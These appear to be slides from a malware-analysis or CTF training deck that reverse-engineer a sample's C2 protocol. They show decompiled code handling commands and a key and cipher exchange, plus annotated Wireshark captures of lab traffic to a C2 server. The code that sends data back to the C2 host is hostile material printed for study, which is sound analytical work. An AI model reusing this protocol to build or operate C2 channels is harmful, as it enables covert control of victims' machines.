
C2 Protocol

```
19 if ( (unsigned __int64)recv(s, (char *)packet, 0x4C, 0) > 11 && packet->magic == 0x11877811 )
20 {
21     cmd = packet->cmd;
22     if ( cmd )
23     {
24         switch ( cmd ) // 3. parse command
25         {
26             case 1:
27                 packet->magic = 0x11877811;
28                 packet->field_4 = 4;
29                 packet->cmd = 1;
30                 encrypt_key = (PUCHAR)packet->data;
31                 encrypt_data(pbInput);
32                 for ( i = 2; i <= 23; ++i )
33                     packet->data[i] += packet->data[i - 1] - packet->data[i - 2];
34                 break;
35             case 2:
36                 packet->magic = 0x11877811;
37                 packet->field_4 = 28;
38                 packet->cmd = 2;
39                 memcpy_s(packet->data, 0x18ui64, cipher, 0x18ui64);
40                 break;
41             case 3:
42                 goto LABEL_20;
43             }
44         }
45     else
46     {
47         packet->magic = 0x11877811;
48         packet->field_4 = 4;
49         packet->cmd = 0;
50     }
51     for ( j = 0; j <= 39; ++j )
52     {
53         v7 = packet->gap24[j] + packet->gap24[7] + packet->gap24[13] - packet->gap24[31];
54         packet->gap24[j] = v7;
55         packet->gap24[j] = packet->gap24[18] - (packet->gap24[25] + packet->gap24[33]) + v7;
56     }
57     send(s, (const char *)packet, 0x4C, 0);
}
```




C2 Protocol

```
19 if ( (unsigned __int64)recv(s, (char *)packet, 0x4C, 0) > 11 && packet->magic == 0x11877811 )
20 {
21     cmd = packet->cmd;
22     if ( cmd )
23     {
24         switch ( cmd ) // 3. parse command
25         {
26             case 1:
27                 packet->magic = 0x11877811;
28                 packet->field_4 = 4;
29                 packet->cmd = 1;
30                 encrypt_key = (PUCHAR)packet->data;
31                 encrypt_data(pbInput);
32                 for ( i = 2; i <= 23; ++i )
33                     packet->data[i] += packet->data[i - 1] - packet->data[i - 2];
34                 break;
35             case 2:
36                 packet->magic = 0x11877811;
37                 packet->field_4 = 28;
38                 packet->cmd = 2;
39                 memcpy_s(packet->data, 0x18ui64, cipher, 0x18ui64);
40                 break;
41             case 3:
42                 goto LABEL_20;
43             }
44         }
45     else
46     {
47         packet->magic = 0x11877811;
48         packet->field_4 = 4;
49         packet->cmd = 0;
50     }
51     for ( j = 0; j <= 39; ++j )
52     {
53         v7 = packet->gap24[j] + packet->gap24[7] + packet->gap24[13] - packet->gap24[31];
54         packet->gap24[j] = v7;
55         packet->gap24[j] = packet->gap24[18] - (packet->gap24[25] + packet->gap24[33]) + v7;
56     }
57     send(s, (const char *)packet, 0x4C, 0);
58 }
```



Wireshark 101

- 開源封包分析工具，用於分析各種網路封包，如：HTTP、藍芽、USB 等



C2 Protocol

Connect to C2 (192.168.10.10:11187)

5	10.0...	192.168.2.2	192.168.10.10	TCP	54	63253 → 11187
6	10.0...	192.168.2.2	192.168.10.10	TCP	130	63253 → 11187
7	10.0...	192.168.10.10	192.168.2.2	TCP	60	11187 → 63253
8	10.0...	192.168.10.10	192.168.2.2	TCP	114	11187 → 63253

Client

C2 Server

1. initiate

Packet Data (little endian)

0000	00 ff f2 2b 4d 1c 00 ff f1 2b 4d 1c 08 00 45 00	...+M... +M... E...
0010	00 74 77 09 40 00 80 06 f6 1d c0 a8 02 02 c0 a8	.tw@.....
0020	0a 0a f7 15 2b b3 12 e2 84 e6 58 19 92 d4 50 18+.... X... P...
0030	04 03 2d 53 00 00 11 78 87 11 04 00 00 00 00 00	..-S... x
0040	00 00 01 00 00 c0 05 00 00 00 00 00 00 00 00 00
0050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070	00 00 00 00 00 00 e0 b2 56 50 71 01 00 00 00 00 VPq.....
0080	00 00	..

magic
field_4
cmd
data

0x11877811	[0x0]
4	[0x4]
0	[0x8]
//	[0xC]

C2 Protocol

Connect to C2

7	10.0...	192.168.10.10	192.168.2.2	TCP	60	11187 → 63253
8	10.0...	192.168.10.10	192.168.2.2	TCP	114	11187 → 63253
9	10.0...	192.168.2.2	192.168.10.10	TCP	130	63253 → 11187

Client

C2 Server

2. receive key

Packet Data (little endian)

0000	00 ff f1 2b 4d 1c 00 ff f2 2b 4d 1c 08 00 45 00	...+M... +M... E...
0010	00 64 d2 6e 40 00 3f 06 db c8 c0 a8 0a 0a c0 a8	·d·n@·?· ······
0020	02 02 2b b3 f7 15 58 19 92 d4 12 e2 85 32 50 18	··+··X· ······ 2P·
0030	01 f6 99 97 00 00 11 78 87 11 0c 00 00 00 01 00	······x ······
0040	00 00 f0 c7 d3 0e 7f 2c 15 ba f5 27 3a 26 3b 8e	······, ···'&; ·
0050	21 55 64 46 1c d1 e4 ab 20 35 2a 11 15 33 5c e8	!UdF···· 5*··3\·
0060	f4 18 10 39 32 29 b7 37 2b 87 92 c5 2f c4 18 9d	··92)·7 +···/··
0070	3f dc	?·

magic

0x11877811

[0x0]

field_4

0xC

[0x4]

cmd

1

[0x8]

data

key
(size = 8)

[0xC]

C2 Protocol

Connect to C2

10	10.0...	192.168.10.10	192.168.2.2	TCP	106	11187 → 63253
11	10.0...	192.168.2.2	192.168.10.10	TCP	130	63253 → 11187
12	10.0...	192.168.10.10	192.168.2.2	TCP	60	11187 → 63253
13	10.0...	192.168.2.2	192.168.10.10	TCP	54	63253 → 11187

Client

C2 Server

5. send cipher

Packet Data (little endian)

0000	00 ff f2 2b 4d 1c 00 ff f1 2b 4d 1c 08 00 45 00	...+M... +M... E...
0010	00 74 77 0b 40 00 80 06 f6 1b c0 a8 02 02 c0 a8	·tw·@.....
0020	0a 0a f7 15 2b b3 12 e2 85 7e 58 19 93 44 50 18+... ~X.. DP..
0030	04 02 40 d3 00 00 11 78 87 11 1c 00 00 00 02 00	..@... x
0040	00 00 43 60 5b 5f 4e ba 9f 9e e3 78 6f 55 cb 81	..C`[_N.. ..xoU..
0050	24 fa e7 bf 0d 1b 3c 24 b7 4e 95 f3 a4 bd d0 e6	\$.....<\$..N.....
0060	43 50 ce 02 f0 b1 cd 56 b0 e8 16 49 09 22 76 fb	CP.....V ..I."v..
0070	9d 3a 5e 08 56 56 36 08 ac a6 71 01 00 00 00 00	.:^.VV6.. ..q.....
0080	00 00	..

magic
field_4
cmd
data

